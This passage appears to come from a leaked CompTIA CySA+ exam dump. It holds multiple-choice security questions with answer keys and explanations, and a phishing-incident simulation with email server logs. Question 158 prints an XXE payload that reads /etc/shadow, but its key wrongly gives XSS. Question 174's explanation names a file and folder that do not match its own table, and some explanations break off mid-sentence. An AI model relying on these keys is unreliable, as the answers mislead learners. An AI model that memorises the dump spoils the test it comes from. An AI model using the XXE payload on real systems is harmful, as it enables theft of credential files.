to establish the sequence of events and actions that led to the problem, but it does not necessarily identify or address the root causes. The root cause analysis allows the incident to be properly documented for reporting is also a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting and reporting incidents can help to communicate and share information about problems and solutions, but it does not necessarily identify or address the root causes. The root cause analysis develops recommendations to improve the process is another possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Developing recommendations can help to implement solutions and prevent future problems, but it does not necessarily identify or address the root causes.

NEW QUESTION 150
An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?

A. Access rights
B. Network segmentation
C. Time synchronization
D. Invalid playbook

Answer: C

Explanation:
Time synchronization is the process of ensuring that all systems in a network have the same accurate time, which is essential for correlating data points from

different sources. If the system has an issue with time synchronization, the analyst may have difficulty matching events that occurred at the same time or in a specific order. Access rights, network segmentation, and invalid playbook are not directly related to the issue of correlating data points. Verified References: [CompTIA CySA+ CS0-002 Certification Study Guide], page 23

NEW QUESTION 151
There are several reports of sensitive information being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?

A. Implement step-up authentication for administrators
B. Improve employee training and awareness
C. Increase password complexity standards
D. Deploy mobile device management

Answer: B

Explanation:
The best security control to implement against sensitive information being disclosed via file sharing services is to improve employee training and awareness. Employee training and awareness can help educate employees on the risks and consequences of using file sharing services for sensitive information, as well as the policies and procedures for handling such information securely and appropriately. Employee training and awareness can also help foster a security culture and encourage employees to report any incidents or violations of information security.

NEW QUESTION 152
Which of the following best describes the goal of a tabletop exercise?

A. To test possible incident scenarios and how to react properly
B. To perform attack exercises to check response effectiveness
C. To understand existing threat actors and how to replicate their techniques
D. To check the effectiveness of the business continuity plan

Answer: A

Explanation:
A tabletop exercise is a type of simulation exercise that involves testing possible incident scenarios and how to react properly, without actually performing any actions or using any resources. A tabletop exercise is usually conducted by a facilitator who presents a realistic scenario to a group of participants, such as a cyberattack, a natural disaster, or a data breach. The participants then discuss and evaluate their roles, responsibilities, plans, procedures, and policies for responding to the incident, as well as the potential impacts and outcomes. A tabletop exercise can help identify strengths and weaknesses in the incident response plan, improve communication and coordination among the stakeholders, raise awareness and preparedness for potential incidents, and provide feedback and recommendations for improvement.

NEW QUESTION 154
A virtual web server in a server pool was infected with malware after an analyst used the internet to research a system issue. After the server was rebuilt and added back into the server pool, users reported issues with the website, indicating the site could not be trusted. Which of the following is the most likely cause of the server issue?

A. The server was configured to use SSI- to securely transmit data
B. The server was supporting weak TLS protocols for client connections.
C. The malware infected all the web servers in the pool.
D. The digital certificate on the web server was self-signed

Answer: D

Explanation:
A digital certificate is a document that contains the public key and identity information of a web server, and is signed by a trusted third-party authority called a certificate authority (CA). A digital certificate allows the web server to establish a secure connection with the clients using the HTTPS protocol, and also verifies the authenticity of the web server. A self-signed certificate is a digital certificate that is not signed by a CA, but by the web server itself. A self-signed certificate can cause issues with the website, as it may not be trusted by the clients or their browsers. Clients may receive warnings or errors when trying to access the website, indicating that the site could not be trusted or that the connection is not secure. Official References:
- https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
- https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
- https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with-answers

NEW QUESTION 155
A cybersecurity analyst is reviewing SIEM logs and observes consistent requests originating from an internal host to a blocklisted external server. Which of the following best describes the activity that is
taking place?

A. Data exfiltration
B. Rogue device
C. Scanning
D. Beaconing

Answer: D

Explanation:
Beaconing is the best term to describe the activity that is taking place, as it refers to the periodic communication between an infected host and a blocklisted external server. Beaconing is a common technique used by malware to establish a connection with a command-and-control (C2) server, which can provide instructions, updates, or exfiltration capabilities to the malware. Beaconing can vary in frequency, duration, and payload, depending on the type and sophistication of the malware. The other terms are not as accurate as beaconing, as they describe different aspects of malicious activity. Data exfiltration is the unauthorized

transfer of data from a compromised system to an external destination, such as a C2 server or a cloud storage service. Data exfiltration can be a goal or a consequence of malware infection, but it does not necessarily involve blocklisted servers or consistent requests. Rogue device is a device that is connected to a network without authorization or proper security controls. Rogue devices can pose a security risk, as they can introduce malware, bypass firewalls, or access sensitive data. However, rogue devices are not necessarily infected with malware or communicating with blocklisted servers. Scanning is the process of probing a network or a system for vulnerabilities, open ports, services, or other information. Scanning can be performed by legitimate administrators or malicious actors, depending on the intent and authorization. Scanning does not imply consistent requests or blocklisted servers, as it can target any network or system.

NEW QUESTION 156
During a cybersecurity incident, one of the web servers at the perimeter network was affected by ransomware. Which of the following actions should be performed immediately?

A. Shut down the server.
B. Reimage the server
C. Quarantine the server
D. Update the OS to latest version.

Answer: C

Explanation:
Quarantining the server is the best action to perform immediately, as it isolates the affected server from the rest of the network and prevents the ransomware from spreading to other systems or data. Quarantining the server also preserves the evidence of the ransomware attack, which can be useful for forensic analysis and law enforcement investigation. The other actions are not as urgent as quarantining the server, as they may not stop the ransomware infection, or they may destroy valuable evidence. Shutting down the server may not remove the ransomware, and it may trigger a data deletion mechanism by the ransomware. Reimaging the server may restore its functionality, but it will also erase any traces of the ransomware and make recovery of encrypted data impossible. Updating the OS to the latest version may fix some vulnerabilities, but it will not remove the ransomware or decrypt the data. Official References:
- https://www.cisa.gov/stopransomware/ransomware-guide
- https://www.cisa.gov/stopransomware/ive-been-hit-ransomware

NEW QUESTION 158
A security analyst is validating a particular finding that was reported in a web application vulnerability scan to make sure it is not a false positive. The security analyst uses the snippet below:

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:////etc/shadow">]>
<userInfo>
<firstName>John</firstName>
<lastName>$ent;</lastName>
</userInfo>
```

Which of the following vulnerability types is the security analyst validating?

A. Directory traversal
B. XSS
C. XXE
D. SSRF

Answer: B

Explanation:
XSS (cross-site scripting) is the vulnerability type that the security analyst is validating, as the snippet shows an attempt to inject a script tag into the web application. XSS is a web security vulnerability that allows an attacker to execute arbitrary JavaScript code in the browser of another user who visits the vulnerable website. XSS can be used to perform various malicious actions, such as stealing cookies, session hijacking, phishing, or defacing websites. The other vulnerability types are not relevant to the snippet, as they involve different kinds of attacks. Directory traversal is an attack that allows an attacker to access files and directories that are outside of the web root folder. XXE (XML external entity) injection is an attack that allows an attacker to interfere with an application's processing of XML data, and potentially access files or systems. SSRF (server-side request forgery) is an attack that allows an attacker to induce the server-side application to make requests to an unintended location. Official References:
- https://portswigger.net/web-security/xxe
- https://portswigger.net/web-security/ssrf
- https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.ht

NEW QUESTION 162
After a security assessment was done by a third-party consulting firm, the cybersecurity program recommended integrating DLP and CASB to reduce analyst alert fatigue. Which of the following is the best possible outcome that this effort hopes to achieve?

A. SIEM ingestion logs are reduced by 20%.
B. Phishing alerts drop by 20%.
C. False positive rates drop to 20%.
D. The MTTR decreases by 20%.

Answer: D

Explanation:
The MTTR (Mean Time to Resolution) decreases by 20% is the best possible outcome that this effort hopes to achieve, as it reflects the improvement in the efficiency and effectiveness of the incident response process by reducing analyst alert fatigue. Analyst alert fatigue is a term that refers to the phenomenon of security analysts becoming overwhelmed, desensitized, or exhausted by the large number of alerts they receive from various security tools or systems, such as DLP (Data Loss Prevention) or CASB (Cloud Access Security Broker). DLP is a security solution that helps to prevent unauthorized access, use, or transfer of sensitive data, such as personal information, intellectual property, or financial records. CASB is a security solution that helps to monitor and control the use of cloud-based applications and services, such as SaaS (Software as a Service), PaaS (Platform as a Service), or IaaS (Infrastructure as a Service). Both DLP and CASB can generate alerts when they detect potential data breaches, policy violations, or malicious activities, but they can also produce false positives, irrelevant information, or duplicate notifications that can overwhelm or distract the security analysts. Analyst alert fatigue can have negative consequences for the security

posture and performance of an organization, such as missing or ignoring critical alerts, delaying or skipping investigations or remediations, making errors or mistakes, or losing motivation or morale. Therefore, it is important to reduce analyst alert fatigue and optimize the alert management process by using various strategies, such as tuning the alert thresholds and rules, prioritizing and triaging the alerts based on severity and context, enriching and correlating the alerts with additional data sources, automating or orchestrating repetitive or low-level tasks or actions, or integrating and consolidating different security tools or systems into a unified platform. By reducing analyst alert fatigue and optimizing the alert management process, the effort hopes to achieve a decrease in the MTTR, which is a metric that measures the average time it takes to resolve an incident from the moment it is reported to the moment it is closed. A lower MTTR indicates a faster and more effective incident response process, which can help to minimize the impact and damage of security incidents, improve customer satisfaction and trust, and enhance security operations and outcomes. The other options are not as relevant or realistic as the MTTR decreases by 20%, as they do not reflect the best possible outcome that this effort hopes to achieve. SIEM ingestion logs are reduced by 20% is not a relevant outcome, as it does not indicate any improvement in the incident response process or any reduction in analyst alert fatigue. SIEM (Security Information and Event Management) is a security solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM ingestion logs are records of the data that is ingested by the SIEM system from different sources. Reducing SIEM ingestion logs may imply less data volume or less data sources for the SIEM system, which may not necessarily improve its performance or accuracy. Phishing alerts drop by 20% is not a realistic outcome, as it does not depend on the integration of DLP and CASB or any reduction in analyst alert fatigue. Phishing alerts are notifications that indicate potential phishing attempts or attacks, such as fraudulent emails, websites, or messages that try to trick users into revealing sensitive information or installing malware. Phishing alerts can be generated by various security tools or systems, such as email security solutions, web security solutions, endpoint security solutions, or user awareness training programs. Reducing phishing alerts may imply less phishing attempts or attacks on the organization, which may not necessarily be influenced by the integration of DLP and CASB or any reduction in analyst alert fatigue. False positive rates drop to 20% is not a realistic outcome

NEW QUESTION 164
Which of the following is a reason why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response?

A. TO ensure the report is legally acceptable in case it needs to be presented in court
B. To present a lessons-learned analysis for the incident response team
C. To ensure the evidence can be used in a postmortem analysis
D. To prevent the possible loss of a data source for further root cause analysis

Answer: A

Explanation:
The correct answer is A. To ensure the report is legally acceptable in case it needs to be presented in court. Proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response because they ensure the integrity, authenticity, and admissibility of the evidence in case it needs to be presented in court. Evidence that is mishandled, tampered with, or poorly documented may not be accepted by the court or may be challenged by the opposing party. Therefore, incident responders should follow the best practices and standards for evidence collection, preservation, analysis, and reporting1.
The other options are not reasons why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response. They are rather outcomes or benefits of conducting a thorough and effective incident response process. A lessons-learned analysis (B) is a way to identify the strengths and weaknesses of the incident response team and improve their performance for future incidents. A postmortem analysis © is a way to determine the root cause, impact, and timeline of the incident and provide recommendations for remediation and prevention. A root cause analysis (D) is a way to identify the underlying factors that led to the incident and address them accordingly.

NEW QUESTION 167
Which of the following is often used to keep the number of alerts to a manageable level when establishing a process to track and analyze violations?

A. Log retention
B. Log rotation
C. Maximum log size
D. Threshold value

Answer: D

Explanation:
A threshold value is a parameter that defines the minimum or maximum level of a metric or event that triggers an alert. For example, a threshold value can be set to alert when the number of failed login attempts exceeds 10 in an hour, or when the CPU usage drops below 20% for more than 15 minutes. By setting a threshold value, the process can filter out irrelevant or insignificant alerts and focus on the ones that indicate a potential problem or anomaly. A threshold value can help to reduce the noise and false positives in the alert system, and improve the efficiency and accuracy of the analysis12

NEW QUESTION 170
A company receives a penetration test report summary from a third party. The report summary indicates a proxy has some patches that need to be applied. The proxy is sitting in a rack and is not being
used, as the company has replaced it with a new one. The CVE score of the vulnerability on the proxy is a 9.8. Which of the following best practices should the company follow with this proxy?

A. Leave the proxy as is.
B. Decomission the proxy.
C. Migrate the proxy to the cloud.
D. Patch the proxy

Answer: B

Explanation:
The best practice that the company should follow with this proxy is to decommission the proxy. Decommissioning the proxy involves removing or disposing of the proxy from the rack and the network, as well as deleting or wiping any data or configuration on the proxy. Decommissioning the proxy can help eliminate the vulnerability on the proxy, as well as reduce the attack surface, complexity, or cost of maintaining the network. Decommissioning the proxy can also free up space or resources for other devices or systems that are in use or needed by the company.

NEW QUESTION 174
A security analyst is reviewing the following alert that was triggered by FIM on a critical system:

Host	Path	Key added
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Personalization	Allow (1)
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	RunMe (%appdata%\abc.exe)
WEBSERVER01	HKCU\Printers\ConvertUserDevModesCount	Microsoft XPS Writer (2)
WEBSERVER01	HKCU\Network\Z	Remote Path (192.168.1.10 CorpZ_Drive)
WEBSERVER01	HKLM\Software\Microsoft\PCHealthCheck	Installed (1)

Which of the following best describes the suspicious activity that is occurring?

A. A fake antivirus program was installed by the user.
B. A network drive was added to allow exfiltration of data
C. A new program has been set to execute on system start
D. The host firewall on 192.168.1.10 was disabled.

Answer: C

Explanation:
A new program has been set to execute on system start is the most likely cause of the suspicious activity that is occurring, as it indicates that the malware has modified the registry keys of the system to ensure its persistence. File Integrity Monitoring (FIM) is a tool that monitors changes to files and registry keys on a system and alerts the security analyst of any unauthorized or malicious modifications. The alert triggered by FIM shows that the malware has created a new registry key under the Run subkey, which is used to launch programs automatically when the system starts. The new registry key points to a file named "update.exe" in the Temp folder, which is likely a malicious executable disguised as a legitimate update file. Official References:

- https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
- https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
- https://www.comptia.org/training/books/cysa-cs0-002-study-guide

NEW QUESTION 179
A SOC analyst identifies the following content while examining the output of a debugger command over a client-server application:
getconnection (database01, "alpha " , "AXTV. 127GdCx94GTd") ;
Which of the following is the most likely vulnerability in this system?

A. Lack of input validation
B. SQL injection
C. Hard-coded credential
D. Buffer overflow attacks

Answer: C

Explanation:
The most likely vulnerability in this system is hard-coded credential. Hard-coded credential is a practice of embedding or storing a username, password, or other sensitive information in the source code or configuration file of a system or application. Hard-coded credential can pose a serious security risk, as it can expose the system or application to unauthorized access, data theft, or compromise if the credential is discovered or leaked by an attacker. Hard-coded credential can also make it difficult to change or update the credential if needed, as it may require modifying the code or file and redeploying the system or application.

NEW QUESTION 184
A technician identifies a vulnerability on a server and applies a software patch. Which of the following should be the next step in the remediation process?

A. Testing
B. Implementation
C. Validation
D. Rollback

Answer: C

Explanation:
The next step in the remediation process after applying a software patch is validation. Validation is a process that involves verifying that the patch has been successfully applied, that it has fixed the vulnerability, and that it has not caused any adverse effects on the system or application functionality or performance. Validation can be done using various methods, such as scanning, testing, monitoring, or auditing.

NEW QUESTION 187
A cybersecurity team has witnessed numerous vulnerability events recently that have affected operating systems. The team decides to implement host-based IPS, firewalls, and two-factor authentication. Which of the following does this most likely describe?

A. System hardening
B. Hybrid network architecture
C. Continuous authorization
D. Secure access service edge

Answer: A

Explanation:
The correct answer is A. System hardening.
System hardening is the process of securing a system by reducing its attack surface, applying patches and updates, configuring security settings, and implementing security controls. System hardening can help prevent or mitigate vulnerability events that may affect operating systems. Host-based IPS, firewalls, and two-factor authentication are examples of security controls that can be applied to harden a system1.

The other options are not the best descriptions of the scenario. A hybrid network architecture (B) is a network design that combines on-premises and cloud-based resources, which may or may not involve system hardening. Continuous authorization © is a security approach that monitors and validates the security posture of a system on an ongoing basis, which is different from system hardening. Secure access service edge (D) is a network architecture that delivers cloud-based security services to remote users and devices, which is also different from system hardening.

NEW QUESTION 188
An analyst has been asked to validate the potential risk of a new ransomware campaign that the Chief Financial Officer read about in the newspaper. The company is a manufacturer of a very small spring used in the newest fighter jet and is a critical piece of the supply chain for this aircraft. Which of the following would be the best threat intelligence source to learn about this new campaign?

A. Information sharing organization
B. Blogs/forums
C. Cybersecuritv incident response team
D. Deep/dark web

Answer: A

Explanation:
An information sharing organization is a group or network of organizations that share threat intelligence, best practices, or lessons learned related to cybersecurity issues or incidents. An information sharing organization can help security analysts learn about new ransomware campaigns or other emerging threats, as well as get recommendations or guidance on how to prevent, detect, or respond to them. An information sharing organization can also help security analysts collaborate or coordinate with other organizations in the same industry or region that may face similar threats or challenges.


NEW QUESTION 191
An organization was compromised, and the usernames and passwords of all em-ployees were leaked online. Which of the following best describes the remedia-tion that could reduce the impact of this situation?

A. Multifactor authentication
B. Password changes
C. System hardening
D. Password encryption

Answer: A

Explanation:
Multifactor authentication (MFA) is a security method that requires users to provide two or more pieces of evidence to verify their identity, such as a password, a PIN, a fingerprint, or a one-time code. MFA can reduce the impact of a credential leak because even if the attackers have the usernames and passwords of the employees, they would still need another factor to access the organization's systems and resources. Password changes, system hardening, and password encryption are also good security practices, but they do not address the immediate threat of compromised credentials.
References: CompTIA CySA+ Certification Exam Objectives, [What Is Multifactor Authentication (MFA)?]

NEW QUESTION 193
Approximately 100 employees at your company have received a Phishing email. AS a security analyst. you have been tasked with handling this Situation.
Review the information provided and determine the following:
* 1. HOW many employees Clicked on the link in the Phishing email?
* 2. on how many workstations was the malware installed?
* 3. what is the executable file name of the malware?



View Phishing Email

How many users clicked the link in the fishing e-mail?

7


How many workstations were infected?

4

Select the malware excecutable name.

mailclient.exe

- winlogon.exe
- excel.exe
- iexplore.exe
- notepad.exe
- chrome.exe
- explorer.exe
- time.exe
- cmd.exe
- lsass.exe
- winword.exe
- outlook.exe
- mailclient.exe
- firefox.exe
- svchost.exe
- putty.exe



Phishing Email

From: IT HelpDesk <it-helpdesk@sobergrill.com>
Sent: Mon 3/7/2016 4:00 PM
To: Global Users <globalusers@sobergrill.com>

Hi,
In the upcoming days, we will be moving our mail servers from MS Outlook to the new Netscape Navigator. Check out the new SoberGrill webmail and know if it has started working for you.

Visit the new SoberGrill webmail to see all the new features.
Use your current username and password at SoberGrill Webmail.

Download the latest mail client here.

Thank you.

IT HelpDesk

Email Server Logs - Email Server 192.168.0.20

Date/Time	Protocol	SIP	Source port	From	To
3/7/2016 4:17:08 PM	TCP	192.168.0.110	37196	kmatthews@anycorp.com	dfritz@anycorp.com
3/7/2016 4:16:19 PM	TCP	192.168.0.117	57688	stanimoto@anycorp.com	adifabio@anycorp.com
3/7/2016 4:15:13 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	adifabio@anycorp.com
3/7/2016 4:14:25 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	jlee@anycorp.com,adifabio@anycorp.com
3/7/2016 4:13:02 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	cpuziss@anycorp.com
3/7/2016 4:12:50 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com
3/7/2016 4:11:09 PM	TCP	192.168.0.34	46187	lbalk@anycorp.com	jlee@anycorp.com
3/7/2016 4:10:54 PM	TCP	192.168.0.181	34556	dfritz@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:10:38 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com
3/7/2016 4:10:23 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	asmith@anycorp.com
3/7/2016 4:09:34 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	hparikh@anycorp.com
3/7/2016 4:08:49 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:07:33 PM	TCP	192.168.0.197	33686	gromney@anycorp.com	lbalk@anycorp.com
3/7/2016 4:07:32 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	adifabio@anycorp.com,jlee@anycorp.com
3/7/2016 4:05:47 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	jlee@anycorp.com
3/7/2016 4:04:24 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	asmith@anycorp.com
3/7/2016 4:03:58 PM	TCP	192.168.0.181	34556	dfritz@anycorp.com	cpuziss@anycorp.com
3/7/2016 4:03:25 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:01:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	sboaz@anycorp.com
3/7/2016 4:01:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ibenz@anycorp.com
3/7/2016 4:01:35 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dsutherland@anycorp.com
3/7/2016 4:01:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	krossiter@anycorp.com
3/7/2016 4:01:31 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ahynson@anycorp.com
3/7/2016 4:01:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mdillion@anycorp.com
3/7/2016 4:01:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jwayman@anycorp.com
3/7/2016 4:01:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jrehn@anycorp.com
3/7/2016 4:01:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	krogge@anycorp.com
3/7/2016 4:01:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	aarvelth@anycorp.com
3/7/2016 4:01:27 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lephraim@anycorp.com
3/7/2016 4:01:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	wmcnarney@anycorp.com
3/7/2016 4:01:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lmarable@anycorp.com
3/7/2016 4:01:23 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tfausto@anycorp.com
3/7/2016 4:01:23 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kdelfranco@anycorp.com
3/7/2016 4:01:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mvorley@anycorp.com

Email Server Logs - Email Server 192.168.0.20

Date/Time	Protocol	SIP	Source port	From	To
3/7/2016 4:01:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lbreiber@anycorp.com
3/7/2016 4:01:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mgarneau@anycorp.com
3/7/2016 4:01:20 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	hfossum@anycorp.com
3/7/2016 4:01:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bhoda@anycorp.com
3/7/2016 4:01:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ctsuji@anycorp.com
3/7/2016 4:01:18 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	sprosperie@anycorp.com
3/7/2016 4:01:16 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bmonteleone@anycorp.com
3/7/2016 4:01:14 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cfenstermacher@anycorp.com
3/7/2016 4:01:14 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	rgarfinkel@anycorp.com
3/7/2016 4:01:14 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cheroux@anycorp.com
3/7/2016 4:01:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mkamen@anycorp.com
3/7/2016 4:01:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	zdodgen@anycorp.com
3/7/2016 4:01:12 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mhammonds@anycorp.com
3/7/2016 4:01:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	onorth@anycorp.com
3/7/2016 4:01:09 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mroane@anycorp.com
3/7/2016 4:01:07 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kbowling@anycorp.com
3/7/2016 4:01:05 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	nrachal@anycorp.com
3/7/2016 4:01:05 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jdegenhardt@anycorp.com
3/7/2016 4:01:03 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	wracette@anycorp.com
3/7/2016 4:01:01 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lhammond@anycorp.com
3/7/2016 4:00:59 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dmilazzo@anycorp.com
3/7/2016 4:00:57 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kneubauer@anycorp.com
3/7/2016 4:00:55 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bboyko@anycorp.com
3/7/2016 4:00:54 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dcrofoot@anycorp.com
3/7/2016 4:00:54 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jmammott@anycorp.com
3/7/2016 4:00:52 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	chodgin@anycorp.com
3/7/2016 4:00:52 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	aholler@anycorp.com
3/7/2016 4:00:51 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	abattaglia@anycorp.com
3/7/2016 4:00:49 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	halbert@anycorp.com
3/7/2016 4:00:47 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	myeoman@anycorp.com
3/7/2016 4:00:45 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	wbobadilla@anycorp.com
3/7/2016 4:00:45 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lkam@anycorp.com
3/7/2016 4:00:44 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jcooks@anycorp.com
3/7/2016 4:00:44 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cpolice@anycorp.com
3/7/2016 4:00:43 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mwagener@anycorp.com
3/7/2016 4:00:41 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bteer@anycorp.com

Email Server Logs - Email Server 192.168.0.20

Date/Time	Protocol	SIP	Source port	From	To
3/7/2016 4:00:41 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bteer@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tfabor@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	loller@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kwilliams@anycorp.com
